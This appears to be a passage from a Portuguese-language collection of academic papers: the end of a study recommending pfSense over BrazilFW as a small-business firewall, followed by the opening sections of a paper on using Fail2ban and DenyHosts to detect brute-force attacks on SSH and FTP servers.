A instalação do BFW é rápida e relativamente simples. Primeiramente foi selecionado algumas opções, que servem para definir a escolha e formatação do disco. Após ser instalado, as máquinas clientes ainda não possuem acesso à Internet, então é necessário configurar a rede física e lógica. A instalação do PFSense possui diversas etapas, consequentemente é mais demorada e exige que o usuário tenha experiência na instalação de sistemas operacionais como o Linux. Mas, diferente do BFW, as máquinas clientes do PFSense já saem com o acesso à rede externa.

Uma diferença notável entre os dois, é que o PFSense possui um *wizard*, que é um assistente de configuração que aparece na primeira vez do acesso a *interface* do *firewall* através da máquina cliente. Esse assistente guiará o administrador da rede para realizar as configurações iniciais do PFSense, por exemplo, nome do *host*, fuso horário, definições da WAN (*Wide Area Network*) e LAN (*Local Area Network*) e alterar senha do usuário *admin*.

Tanto o BFW quanto o PFSense demonstram na sua tela inicial as informações do sistema, como o nome da máquina, a versão do sistema, informações sobre o disco e a CPU, quantidade de memória e tempo de atividade. A diferença mais relevante encontrada entre a *interface* inicial dos dois, é que no BFW há gráficos de consumo de CPU e memória, e no PFSense não. Pode-se afirmar que o BFW possui uma *interface* gráfica bem mais enxuta que o PFSense, como apresenta-se na Figura 5:





Figura 5 – Interface gráfica das ferramentas.

As documentações das duas ferramentas são bem completas e nos *sites* encontram-se todas as especificações dos *firewalls*. Além disso, existem as comunidades de usuários (fórum) dos dois, com vários questionamentos. As respostas das dúvidas normalmente são respondidas em poucas horas, em ambos os casos, o que torna a tarefa de encontrar soluções aos problemas enfrentados mais simples para o administrador da rede.

As duas ferramentas têm a característica de serem escaláveis. O fator de escalabilidade representa o potencial que uma empresa ou um sistema tem de crescer e continuar com todas as funcionalidades em dia. Um sistema escalável, por exemplo, tem como característica suportar o crescimento de usuários, *hardwares* e *softwares*. Essa característica acabou se tornando essencial para as empresas que utilizam a tecnologia da informação no seu dia a dia (COULOURIS *et al.*, 2011).

Analisando as necessidades das pequenas empresas, como já citado no tópico 2 deste artigo, percebe-se que os *firewalls* estudados podem atender estas características, cada um de uma



maneira específica. Controlar os acessos aos recursos tecnológicos, realizar a filtragem de conteúdo, proteger a rede e usar de forma eficiente a banda de Internet, são procedimentos que os dois *firewalls* conseguem realizar. Porém, o PFsense se demonstrou mais completo e permite realizar as configurações de uma maneira mais simples, todas as ferramentas já vem instaladas e pré-configuradas. O BFW apresenta somente ferramentas básicas com sua configuração inicial, caso for necessário realizar um procedimento mais específico (por exemplo, realizar bloqueios nos horários agendados para cada IP) é necessário fazer o *download* de ferramentas adicionais.

Os gráficos de tráfego da rede têm várias diferenças de uma ferramenta para a outra. O gráfico nativo do PFsense é muito mais completo, monitora em tempo real e mostra qual IP está acessando a rede. A vantagem de possuir o gráfico em tempo real é que o administrador pode identificar quais hosts estão acessando a rede e se há algum exagero no consumo da banda. Já no BFW, é necessário atualizar o gráfico constantemente para mostrar as informações e não demonstra qual IP está acessando a rede, apenas mostra o tráfego total. Para verificar o consumo de cada host, é necessário abrir uma outra aba dentro do BFW e selecionara opção “Consumo por IP”. Na Figura 6 a seguir,



apresenta-se uma comparação entre os gráficos de tráfego dos dois firewalls:




Figura 6 – Gráficos de tráfego.

A facilidade de uso está presente nos dois *firewalls*, sendo que não exigem muito esforço para se familiarizar com a ferramenta e encontrar facilmente o local das configurações. Acredita-se que a *interface* gráfica é um fator que auxilia, e muito, para essa característica.

Os dois firewalls apresentam uma descrição em cada campo onde é possível realizar as configurações. No PFSense, por exemplo, na aba “Interfaces”, na opção “LAN”, no campo “Endereço MAC (Media Access Control)” há uma descrição sobre o que se deve fazer, conforme a seguir: “esse campo pode ser usado para modificar o endereço MAC da interface WAN.



Informe o endereço MAC no seguinte formato xx:xx:xx:xx:xx ou deixe em branco” (PFSENSE, 2015).

O PFSense fornece algumas medidas de segurança contra ataques oriundos da rede externa. Menciona-se como exemplo, as configurações encontradas na aba “Interfaces”, na opção “LAN” descritas a seguir:

- Bloquear redes privadas: serve para bloquear o tráfego de endereços IP que são reservados para redes privadas, assim como os endereços de *loopback* (PFSENSE, 2015);
- Bloquear redes *bogon*: serve para bloquear o tráfego de endereços IP que são reservados ou que não são atribuídos pela IANA (*Internet Assigned Numbers Authority*). Esses *bogons* nunca devem aparecer na tabela de roteamento da
- Internet, nem aparecer como o endereço de origem nos pacotes recebidos (PFSENSE, 2015).

No BFW não foram encontradas opções semelhantes a estas, que permitam a proteção contra ataques oriundos da rede externa.

A criação de regras varia bastante entre as duas ferramentas. No PFSense, tudo é feito pela *interface* gráfica de uma forma mais simples e isso acaba tornando essa atividade mais fácil para o administrador da rede. Neste *firewall*, para criar as regras, é necessário ir na aba “*Firewall*” e realizar as configurações nas opções “*Aliases*” e “*Regras*”. Na Figura 7 a seguir, apresentam-se os locais onde são realizadas as configurações:





Figura 7 – Criação de regras no PFSense.

Já no BFW, as configurações necessárias para criar as regras são diferentes em relação ao PFsense. No BFW, é necessário clicar na aba “Configurações”, na opção “Cache em disco” e por fim em “Regras personalizadas”. Nesta tela abre um terminal, onde é possível digitar as regras. Na Figura 8 a seguir, apresenta-se as configurações necessárias para realizar bloqueios:

Figura 8 – Criação de regras no BFW.

A ferramenta que mais se destacou em relação aos requisitos propostos, foi o PFsense. Sua escolha foi definida por ele possuir uma interface gráfica bem completa, na qual as configurações são todas realizadas por meio dela; o método de criação das regras é muito mais simples em relação ao BFW; ele possui um assistente de configuração como forma de auxílio para os administradores da rede; e possui um nível inicial de segurança, na qual fornece a proteção contra ataques externos.

Portanto, para as atividades desenvolvidas em uma pequena empresa, onde o administrador da rede possui conhecimento técnico em informática, o PFsense consegue se adequar plenamente ao seu funcionamento.



## 6. Considerações finais

Visto que a utilização dos meios digitais só aumenta em ambientes como o de pequenas empresas, a segurança dos dados e das informações que trafegam por meio da rede se tornou indispensável para a garantia de um bom desempenho de um negócio. Desse modo, estudar técnicas de fornecer segurança as redes de computadores se torna tarefa obrigatória para os administradores de rede.

Tendo em vista os aspectos observados, percebe-se que o *firewall* pode ser visto como uma combinação de componentes de *hardware*, *software* e redes, tendo a característica de proteger as informações entre uma rede interna e a Internet. A implementação de um *firewall* necessita de planejamento e de uma topologia correta, para não correr o risco de tornar a rede ainda mais vulnerável (PEIXINHO, FONSECA e LIMA, 2013).

Analizando as informações obtidas através deste estudo, definiu-se qual o melhor *firewall* para a rede de uma pequena empresa. Ou seja, o objetivo deste trabalho foi alcançado. A metodologia utilizada foi suficiente para realizar os procedimentos e a bibliografia correspondeu às expectativas. Após analisar este tema, afirma-se que a segurança dentro de uma pequena empresa, assim como em médias e grandes, é extremamente importante para manter o funcionamento e garantir um bom desempenho. Sem métodos de proteção, a rede está propícia a receber ataques e não conseguir aproveitar todas as funcionalidades que a rede permite.

De acordo com os riscos que podem ser concebidos através da rede, o presente estudo demonstrou que as pequenas empresas lucrariam ao fazer o uso de um *firewall*. Acredita-se que o PFsense atenderia melhor a demanda, já que demonstrou bom desempenho e funcionalidades que atendem o que uma pequena empresa precisa.

É importante destacar que um *firewall* só será eficiente e seguro se estiver configurado corretamente, além de estar



positionado em um ponto estratégico dentro da rede. Vale lembrar que para o processo de segurança da rede se tornar completo, devese treinar os usuários a realizar boas práticas de informática e auxiliá-los no uso das ferramentas e serviços existentes em uma rede, para que eles possam entender o funcionamento e evitar que problemas aconteçam (Scheer, 2012).

Sugere-se como trabalho futuro, realizar uma pesquisa com as pequenas empresas da região para verificar a situação em que se encontra a rede, se alguma delas já possui um *firewall* e quais são os métodos que são utilizados para a proteção da rede. Propõe-se que sejam realizados mais alguns procedimentos, pois foram efetuados testes básicos para o funcionamento de uma pequena empresa e se surgir a necessidade, por exemplo, de criar VPN, limitação de banda ou redundância entre links, é necessário realizar testes mais específicos. Por fim, recomenda-se que seja criado um tutorial básico para as pequenas empresas sobre o uso correto da ferramenta de *firewall*.

## 7. Referências

ALECRIM, Emerson. **O que é firewall? Conceito, tipos e arquiteturas.** Disponível em: <<http://www.infowester.com/firewall.php>> Acesso em: 28 out. 2015.

ALMEIDA, Fernando Luís Ferreira de. **Empreendedorismo de Software Livre.** Dissertação (Mestrado em Inovação e Empreendedorismo Tecnológico)-FEUP, Portugal. 2006. Disponível em: <<https://goo.gl/EH3K0Y>> Acesso em: 14 dez. 2015.

ALVES, Atos Ramos. **Administração de Servidores Linux.** Rio de Janeiro: Editora Ciência Moderna, 2013.

BARBOSA, Ákio Nogueira; SANCHEZ, Pedro Luís P.; BERNAL, Vony B.; MARANGON, Silvio L. **WHATWALL: Um sistema para análise ativa de comportamento de**



**firewall.** Disponível em: <<http://goo.gl/bmtkRR>> Acesso em: 26 ago. 2015.

**BRAZILFW. BrazilFW - Firewall and Router.** Disponível em: <<http://www.brazilfw.com.br/forum/portal.php>> Acesso em: 10 out. 2015.

**CERT.BR. Cartilha de segurança para Internet: Códigos maliciosos.** Disponível em: <<http://cartilha.cert.br/malware/>> Acesso em: 29 out. 2015.

**\_\_\_\_\_. Práticas de segurança para administradores de redes internet.** Disponível em:  
<<http://www.cert.br/docs/seg-adm-redes/seg-adm-redes.html#subsec4.12>> Acesso em: 10 nov. 2015.

**CISCO. Network Address Translation (NAT).** Disponível em: <<http://goo.gl/yCCi0G>> Acesso em: 27 out. 2015.

**COMER, Douglas Earl.** Redes de computadores e internet: abrange transmissão de dados, ligações inter-redes, web e aplicações. 4. ed. Porto Alegre: Bookman, 2007.

**COULOURIS, George; DOLLIMORE, Jean; KINDBERG, Tim; BLAIR, Gordon.** **Distributed Systems: Concepts and Design.** 5. ed. Boston: Addison Wesley, 2011.

**D'OLIVEIRA NETO, Urubatan.** **Dominando Linux Firewall Iptables.** Rio de Janeiro: Ciência Moderna, 2004.

**ENDIAN.** **Free Open Source UTM Solution for Home.** Disponível em: <<http://www.endian.com/community/overview/>> Acesso em: 10 nov. 2015.

**FILIPPETTI, Marco Aurélio.** **CCNA 4.1: Guia completo.** Florianópolis: Visual Books, 2008.

**Free Software Foundation.** **Our Core Work.** Disponível em: <<http://www.fsf.org/about/>> acesso em: 14 dez. 2015.



FREEBSD. **The FreeBSD Project.** Disponível em: <<https://goo.gl/bTVoSi>> Acesso em: 16 set. 2015.

FREITAS JUNIOR, Vanderlei; WOSZEZENKI, Cristiane; ANDERLE, Daniel Fernando; SPERONI, Rafael; NAKAYAMA, Marina Keiko. **A pesquisa científica e tecnológica.** Revista Espacios (Caracas), v. 35. 2014. Disponível em: <<http://goo.gl/lTzdhR>> Acesso em: 05 out. 2015.

GARCIA, Mauro Neves; SANTOS, Silvana Mara Braga dos; PEREIRA, Raquel da Silva; ROSSI, George Bedineli. **Software livre em relação ao software proprietário: aspectos favoráveis e desfavoráveis percebidos por especialistas.** Disponível em: <<http://goo.gl/LvDrxN>> Acesso em: 15 dez. 2015.

GIL, Antonio Carlos. **Como elaborar projetos de pesquisa.** 5. ed. São Paulo: Atlas, 2010.

GNU'S NOT UNIX. **O que é o software livre?** Disponível em: <<http://www.gnu.org/philosophy/free-sw.pt-br.html>> Acesso em: 15 dez. 2015.

JESUS, Daniel Carlos S. de; PEIXINHO, Ivo de Carvalho; CARDOSO, Ronaldo de Lima. **Implantando WCCP na Hierarquia de Proxies da RNP.** Disponível em: <<https://memoria.rnp.br/newsgen/0103/wccp.html>> Acesso em: 28 out. 2015.

KIRCH, Olaf; DAWSON, Terry. **Linux Network Administrators Guide.** Disponível em: <<http://www.tldp.org/LDP/nag2/nag2.pdf>> Acesso em: 22 set. 2015.

KUROSE, James F.; ROSS, Keith W. **Redes de Computadores: uma abordagem topdown.** 5. ed. São Paulo: Addison Wesley, 2010.



LASKOSKI, Jackson. **Guia de Estudos: Curso PFsense Firewalling & Routing Administrator.** Disponível em: <<http://goo.gl/AczhFP>> Acesso em: 09 out. 2015.

LIMA, Janssen dos Reis. Monitoramento de redes com Zabbix: monitore a saúde dos servidores e equipamentos de rede. Rio de Janeiro: Brasport, 2014.

MACHADO JÚNIOR, Dorival Moreira; SILVA, Alexandre Campos. **Proposta de simulador para ensino de funcionamento interno de um firewall.** Dissertação (Mestrado em Tecnologias da Inteligência e Design Digital)-PUC/SP, São Paulo. 2011. Disponível em: <[http://www.sapientia.pucsp.br/tde\\_busca/arquivo.php?codArquivo=13303](http://www.sapientia.pucsp.br/tde_busca/arquivo.php?codArquivo=13303)> Acesso em: 18 set. 2015.

MELO, Reginaldo Sousa. **Sobre o Projeto BrazilFW Firewall and Router.** Disponível em: <<http://wiki.brazilfw.com.br/about>> Acesso em: 28 out. 2015.

MORIMOTO, Carlos Eduardo. **Redes, guia prático.** Porto Alegre: Sul Editores, 2009.

\_\_\_\_\_. **Servidores Linux, guia prático.** Porto Alegre: Sul Editores, 2013.

\_\_\_\_\_. **Resumo das regras do IPtables.** Disponível em: <<http://www.hardware.com.br/dicas/resumo-iptables.html>> Acesso em: 30 out. 2015.

\_\_\_\_\_. **Dicionário técnico.** Disponível em: <<http://www.hardware.com.br/termos>> Acesso em: 29 out. 2015.

NAKAMURA, Emilio Tissato; GEUS, Paulo Lício de. **Segurança de redes em ambientes corporativos.** São Paulo: Novatec, 2007.

NEIL, George V. Neville. **A Nice Piece of Code: Colorful metaphors and properly reusing functions.** Disponível em: <<http://goo.gl/r3WkpA>> Acesso em: 16 set. 2015.



NETFILTER. **Linux 2.4 Packet Filtering HOWTO.** 2001. Disponível em: <<http://goo.gl/XhnfKn>> Acesso em: 11 set. 2015.

OPEN SOURCE INITIATIVE. **The Open Source Definition (Annotated).** Disponível em: <<https://opensource.org/osd-annotated>> acesso em: 14 dez. 2015.

PEIXINHO, Ivo de Carvalho; FONSECA, Francisco Marmo da; LIMA, Francisco Marcelo. **Segurança de Redes e Sistemas.** Rio de Janeiro: RNP/EST, 2013.

PFSENSE. **PFsense.** Disponível em: <<https://www.pfsense.org/getting-started/>> Acesso em: 28 set. 2015.

RAFAEL, Gustavo de Castro. **A realidade de ambientes de TI em Micro e Pequenas Empresas (MPE).** Disponível em: <<http://goo.gl/Kedosr>> Acesso em: 25 out. 2015.

SCHEER, Rodrigo de Arruda. **Segurança em Pequenas Empresas.** Monografia (Programa de Pós-graduação em Teleinformática e Redes de Computadores)UTFPR/PR, Curitiba. 2012. Disponível em: <<http://goo.gl/o3PIy5>> Acesso em: 22 nov. 2015.

SEBRAE. **Anuário do Trabalho na Micro e Pequena Empresa 2012.** Disponível em: <<http://goo.gl/AVfecl>> Acesso em: 15 dez. 2015.

SEVERINO, Antônio Joaquim. **Metodologia do trabalho científico.** 23. ed. São Paulo: Cortez, 2007.

SHOREWALL. **Introduction.** Disponível em: <<http://shorewall.net/Introduction.html>> Acesso em: 10 nov. 2015.

SILVA, Gleydson Mazioli da. **Guia Foca GNU/Linux: iniciante.** 1. ed. São Paulo: Linux New Media do Brasil, 2011.



\_\_\_\_\_, Gleydson Mazioli da. **Guia Foca GNU/Linux.**  
Disponível em: <<http://goo.gl/9zztge>> Acesso em: 17 set.  
2015.

SQUID. **What is Squid?** Disponível em:  
<<http://www.squid-cache.org/Intro/>> Acesso em: 11 nov.  
2015.

TANENBAUM, Andrew S; WETHERAL, David. **Redes de computadores.** 5. ed. São Paulo: Pearson Prentice Hall, 2011.

TORRES, Gabriel. **Redes de computadores curso completo.**  
Rio de Janeiro: Axcel Books, 2001.



# Análise de logs de ataques de força bruta com as ferramentas Fail2ban e Denyhosts em servidores SSH e FTP

**Diego Jobbins dos Santos<sup>1</sup>, Jackson Mallmann<sup>1</sup>, Marco Antonio Silveira de Souza<sup>1</sup>**

<sup>1</sup>Instituto Federal Catarinense – Campus Avançado Sombrio,  
Rua Francisco Caetano Lummertz, 818 – B. Januária – 88960-000 – Sombrio/SC

jobbins@hotmail.com,  
Jackson.mallmann@brusque.ifc.edu.br,  
marco.souza@sombrio.ifc.edu.br

**Abstract.** *The cyber attacks are a major challenge increasingly present in the life of a network administrator and systems. This article aims to present a bibliographical and experimental study of Fail2ban and denyhosts tools that make analysis of logs. The tools discussed in the article are used to detect intrusion attempts, generating logs, assisting the administrator in the fight against brute force attacks on various services. Analyzing and creating criteria for validation which tool is the most appropriate, in conjunction with other security methods, for a corporate and academic use. Through brute force experiments using tools like Kali Linux, it was possible to draw a comparison between the tools, which allowed achieve the expected results , confirming the reputation found in the forums and manuals on the Internet about the tools discussed in this article.*



**Resumo.** Os ataques virtuais são um desafio importante cada vez mais presente na vida de um administrador de redes e sistemas. Este artigo tem o objetivo de apresentar um estudo bibliográfico e experimental das ferramentas Fail2ban e Denyhosts que fazem análise dos logs. As ferramentas analisadas no artigo servem para detecção de tentativas de invasão, gerando logs, auxiliando o administrador no combate a ataques de força bruta em diversos serviços. Analisando e criando critérios para validação de qual ferramenta é a mais indicada, em conjunto com outros métodos de segurança, para um uso corporativo e acadêmico. Através de experimentos de força bruta, utilizando ferramentas como o Kali Linux, foi possível traçar um comparativo entre as ferramentas, o que permitiu atingir os resultados esperados, confirmando a reputação encontrada nos fóruns e manuais na internet sobre as ferramentas analisadas neste artigo.

## 1. Introdução

As redes de computadores estão crescendo exponencialmente. Há duas décadas, poucas empresas tinham acesso a uma rede de computadores, privilégio exclusivo das grandes corporações e instituições de ensino. Entretanto, nos dias de hoje o acesso a uma rede de computadores tornou-se vital para o desenvolvimento de vários serviços, como planejamento, produção e segurança (COMER, 2007).

Em paralelo à expansão do número de computadores conectados, houve um incremento nos crimes virtuais, provenientes de invasões, roubos e violações de dados. Para se compreender a importância deste tema e, principalmente para justificar o artigo em questão, em 2012 o custo total médio dos



incidentes de violação de dados no Brasil foi de R\$ 2,64 milhões. O autor ainda complementa afirmando que há registros de casos onde o prejuízo chega a quase R\$ 10 milhões (MADUREIRA, 2013).

Os dados trafegados em uma rede de computadores percorrem um enorme caminho até seu destino, estando expostos à intrusões não desejadas pelo usuário. Neste contexto, é imprescindível almejar que a informação chegue ao seu destino de forma íntegra, sem alterações. Uma das formas é através de adoção de políticas de segurança que definam os níveis de acesso a diferentes tipos de usuário, capacitando pessoas responsáveis para instalações, configurações, manutenções das informações, aumentando assim a segurança dos dados (MOREIRA, 2001).

O objetivo deste artigo é apresentar a interpretação e monitoramento de *logs* das ferramentas *Fail2ban* e *Denyhosts*, através de ataques de força bruta. São apresentados experimentos de acesso aos serviços FTP (*File Transfer Protocol*) e SSH (*Security Shell*).

O estudo destas ferramentas foi motivado pela percepção de falta de disponibilidade de bibliografia sobre as ferramentas *Fail2ban* e *Denyhosts*. Sendo assim este artigo objetiva contribuir com o meio acadêmico. Através dos experimentos realizados e dos resultados obtidos, possibilitará que os resultados sejam utilizados de várias formas dentre elas como auxílio de análises forenses, pois a geração de *logs*, contribui para os profissionais que trabalham na análise forense de invasões e/ou tentativas de acesso indevidas.

O artigo divide-se em sete capítulos. A introdução é seguida pela fundamentação teórica que aborda a segurança da informação, o sistema de detecção de intrusões, *Security Shell*, Protocolo de transferência de Arquivo. No terceiro capítulo são descritos os métodos e materiais. Os requisitos são abordados no quarto capítulo que aborda também o Sistema operacional Linux, *Fail2ban*, *DenyHosts*. O capítulo seguinte é reservado para



abordagem das configurações, com destaque para a configuração básica FTP, a configuração básica SSH, a configuração Fail2ban e a configuração Denyhosts. No sexto capítulo são apresentados os experimentos e resultados, para cada uma das ferramentas. O sétimo capítulo é reservado para as considerações finais.

## 2. Fundamentação teórica

Nesta seção serão tratados os conceitos e definições de serviços e aplicações utilizadas no presente artigo, além dos motivos das escolhas dos servidores SSH e FTP.

### 2.1 Segurança da informação

A informação é um ativo que, como qualquer outro, é importante para os negócios, assim sendo, tem um valor para a organização. A segurança da informação protege a informação de diversos tipos de ameaças para garantir a continuidade e minimizar os danos a empresa e maximizar o retorno dos investimentos e as oportunidades de negócios (NBR ISO/IEC 27002, 2005).

Contudo, é consenso que não existe uma definição absoluta de rede segura. O primeiro passo que uma organização deve tomar para obter um sistema seguro é definir a política de segurança da organização. A política não especifica como obter proteção, mas declara claramente os itens a serem protegidos (COMER, 2007).

De uma maneira geral, pode-se afirmar que não existe um ponto final, no que tange a segurança de servidores e da rede propriamente dita. A grande desvantagem, em relação aos atacantes (intrusos), é que a segurança basicamente é realizada após ataques ou tentativas de ataques ocorrerem, o que torna a segurança, de uma maneira geral, uma atividade paliativa. As técnicas de defesa aplicadas somente após o cliente sofrer algum tipo de ataque, o que demonstra que as atitudes tomadas pelos administradores de redes e sistemas são estratégias corretivas e não de prevenção.



É importante que os sistemas de segurança estejam sempre atualizados, como exemplo pode-se citar a disponibilização e utilização de *Firewalls* bem configurados e acima de tudo, munidos de ferramentas que atentem para qualquer atividade indevida ou suspeita, para que não ocorra indisponibilidade de sistemas afetados por ataques. Busca-se a preservação da informação que é um recurso que move o mundo, além de fornecer conhecimento de como o universo está caminhando (FONTES, 2006).

Uma empresa pode ter adquirido as melhores tecnologias de segurança que o dinheiro pode comprar, pode ter treinado seu pessoal tão bem que eles trancam todos os segredos antes de ir embora e pode ter o melhor serviço de vigilância. Além disso, os indivíduos podem adotar e aplicar as melhores práticas de segurança recomendadas pelos especialistas, podem instalar produtos de segurança recomendados, vigiar muito bem a configuração adequada do sistema e a aplicação das correções de segurança, contudo essa empresa ainda assim estará vulnerável, dado que o elo mais frágil de uma organização, referente a segurança, é o fator humano (MITNICK e SIMON, 2003).

No ataque de força bruta o invasor possui um banco de dados com sugestões de usuários e senhas comuns. Assim o atacante executa scripts que utilizam essa base para forçar uma tentativa de acesso a serviços remotos como SSH, Telnet, FTP, realizando conexões de forma rápida e sequencial. Este tipo de ataque possui como forte característica o grande número de tentativas de conexões em uma mesma porta, de um ou mais hosts em um curto espaço de tempo (PROTO, 2011).

Portanto ressalta-se que para garantir a segurança é necessário possuir firewalls atualizados, políticas de segurança bem definidas e também os sistemas de detecção de intrusão bem configurados.



## 2.2 Sistema de detecção de intrusão

Um Sistema de Detecção de Intrusão (*Intrusion Detection System* - IDS), tem como finalidade analisar o tráfego de dados em uma rede de computadores com o objetivo de detectar invasores que tentam aproveitar alguma vulnerabilidade para acessar dados restritos (OLIVEIRA, 2006).

O modo de operação dos sistemas de detecção de invasores é diferente de um *Firewall*, que decide qual tráfego é permitido, pois ele rastreia e analisa os pacotes de dados. Os IDS's mais atuais podem até bloquear conexões *Transfer Control Protocol* (Protocolo de controle de Transmissão) suspeitas, porém a finalidade principal é gerar e analisar *logs* de tentativas de invasão a sistemas e/ou servidores (OLIVEIRA, 2006).

Considerando que o surgimento de métodos de ataques é frequente, os *Firewalls* não são mais suficientes para a segurança da informação, devido à grande variedade de ataques, vulnerabilidades e outros problemas que minam a segurança da informação. Além disto, de maneira geral, os *firewalls* não detectam o tráfego que transita na rede, pois um ataque malicioso pode estar camuflado em pacotes e pode ser aceito.

## 2.3 Security Shell (SSH)

O serviço de SSH permite que o administrador ou usuário efetue comandos remotamente em uma máquina, ou seja, através de outra rede.

A vantagem que ele oferece em relação a outros métodos de acesso remoto, como por exemplo o também usado Telnet, é a criptografia. O SSH suporta este tipo de proteção, enquanto outras abordagens, como no Telnet, as conexões são feitas sem o uso de criptografia.

Um servidor SSH bem configurado é virtualmente impenetrável e pode-se acessá-lo de forma segura, mesmo que a rede local esteja comprometida. Ele utiliza um conjunto de



técnicas de criptografia para assegurar que apenas as pessoas autorizadas tenham acesso ao servidor, além disso busca garantir que todos os dados transmitidos não possam ser decifrados e que a integridade da conexão seja mantida (MORIMOTO, 2009).

O SSH utiliza chaves assimétricas, devidamente configuradas para fazer a autenticação. As chaves assimétricas são um sistema muito interessante, onde temos um par de chaves, em vez de uma única chave simétrica (MORIMOTO, 2009).

A escolha pelo SSH como ferramenta a ser considerada em ataques é justificada por ser a ferramenta de acesso remota mais usada, não apenas no Linux<sup>7</sup>, mas também em sistemas Unix<sup>8</sup> e uma forma geral (MORIMOTO, 2009).

## 2.4 File Transfer Protocol (FTP)

O FTP está entre os protocolos de aplicativos mais antigos ainda em uso na internet. Ele é acionado pelos navegadores quando um usuário requer um *download* de arquivo, por este motivo foi escolhido para estudo nesta pesquisa (COMER, 2007).

Utilizando o programa FTP, é possível copiar e transferir arquivos entre máquinas ligadas à internet, acesso a banco de dados e muitas outras informações (TANEMBAUM, 1994).

Embora muito antigo, trata-se de um dos serviços de transferência de arquivos mais usados na internet. No início da história da internet, datagramas carregando transferências de arquivos eram responsáveis por aproximadamente um terço de todo o tráfego da rede, sendo ainda atualmente, o serviço de download de ficheiros e transferências de arquivos mais utilizados na internet (COMER, 2007).

---

<sup>7</sup> Linux é o sistema operacional open source mais utilizado em servidores e serviços que demandam de uma melhor estabilidade do sistema.

<sup>8</sup> Unix é um sistema operacional portável, multitarefa e multiusuário originalmente criado por Ken Thompson, Dennis Ritchie, Douglas McIlroy e Peter Weinert, que trabalhavam nos Laboratórios Bell (Bell Labs) da AT&T.



### 3. Métodos e Materiais

Uma das formas de alicerçar uma pesquisa é através a realização de uma pesquisa bibliográfica. A pesquisa bibliográfica permite que o pesquisador entre em contato com tudo o que foi escrito, dito ou filmado sobre determinado assunto (MARCONI e LAKATOS, 2010).

Assim, a pesquisa deve ser realizada a partir de um conjunto de obras de diversas qualificações e assuntos, sendo imprescindível elaborar com base em materiais publicados, ou seja, livros, revistas, teses, jornais, não somente impressos, mas também outros tipos de fontes, como discos, CDs, fitas magnéticas, entre outros. (FACHIN, 2009; GIL, 2010).

O embasamento deste artigo foi realizado através dos *sites* dos projetos Fail2ban e Denyhosts, livros e artigos publicados, sendo utilizadas os conteúdos considerados importantes e relevantes para a elaboração do estudo.

Outra forma de alicerçar o estudo é através do desenvolvimento de pesquisa experimental. A pesquisa experimental baseia-se na avaliação de um conjunto de elementos, sendo que estes devem ser estudados, manipulados e analisados. Para isso, usufrui-se de instrumentos e técnicas para que o resultado possa ser alcançado (SEVERINO, 2007).

Frente ao exposto, considerou-se a utilização da pesquisa tecnológica para realização deste estudo. A tecnologia não é a mera aplicação do conhecimento científico, em primeira análise porque muitas das descobertas tecnológicas não surgiram a partir da aplicação da ciência (CUPANI, 2011 *apud* FREITAS JUNIOR, 2015 *et al*).

Afirma-se que o conhecimento científico proporciona teorias mais abrangentes, enquanto que o conhecimento tecnológico desenvolve teorias mais limitadas, que se propõem a atingir um problema específico, implicando sempre em invenção (CUPANI, 2011 *apud* FREITAS JUNIOR, 2015 *et al*).



Desta forma, pode-se definir que foram utilizados neste artigo, a pesquisa bibliográfica, pesquisa tecnológica e experimental.

O equipamento utilizado para realização da implementação foi um Notebook Acer Aspire V3-471 com processador Intel Core I3, 4 GigaByte de memória RAM e 500 Gigabytes de Hard Disk. Nele está instalado o Windows 7 x64 e foi configurado o *software* gratuito de virtualização Oracle VM Virtual Box 4.08, com os seguintes Sistemas Operacionais:

Quadro 1. Sistemas operacionais envolvidos.

Ambientes Virtuais	Utilização
Linux Ubuntu 12.04	Configurados com os servidores FTP e SSH
Kali Linux	Utilizado para as simulações de ataque de força bruta

## 4. Requisitos

### 4.1 Linux

O crescimento do sistema operacional Linux em servidores se deve pelas suas vantagens sobre o sistema operacional Windows. A distribuição gratuita, criptografia de senhas inquebráveis (somente descobertas, através de várias tentativas e erros), existência de melhores ferramentas de rede e de gerenciamento de usuários e permissões são apenas algumas das vantagens deste sistema operacional. Após considerar as vantagens citadas, definiu-se a plataforma Linux para suporte das ferramentas de segurança do presente artigo (ASSUNÇÃO, 2002).

### 4.2 Fail2ban

O Fail2ban é um aplicativo, que monitora arquivos de log



verificando a quantidade de tentativas de conexão com *login* e senha incorretas, como por exemplo, uma tentativa de acesso a um servidor FTP, após um número específico (previamente configuradas) de tentativas sem sucesso, ele bloqueia o endereço de IP suspeito (NASCIMENTO, 2011).

A aplicação monitora a tentativa de acesso em diversos serviços, e bloqueia o possível ataque adicionando regras no *Firewall* instalado. Ele também bloqueia de forma confiável ataques de força bruta, comuns quando se tem conexão com a internet, sem prejudicar usuários autênticos.

Por ser desenvolvido em linguagem de programação Python, o *Fail2ban* tornase um aplicativo compatível com a maioria dos sistemas operacionais (NASCIMENTO, 2011).

Geralmente o *Fail2Ban* é usado para atualizar as regras de *firewall* para rejeitar os endereços IP para um determinado período de tempo, embora qualquer outra ação arbitrária (por exemplo, o envio de um e-mail) também pode ser configurado. O *Fail2Ban* vem com filtros para vários serviços como APACHE, FTP COURIER, SSH, este último utilizado como base dos ataques e tentativas de *login's* forçados, porém como é uma aplicação livre, pode ser personalizado para monitoramento de vários serviços (Fail2ban, 2015).

### 4.3 DenyHosts

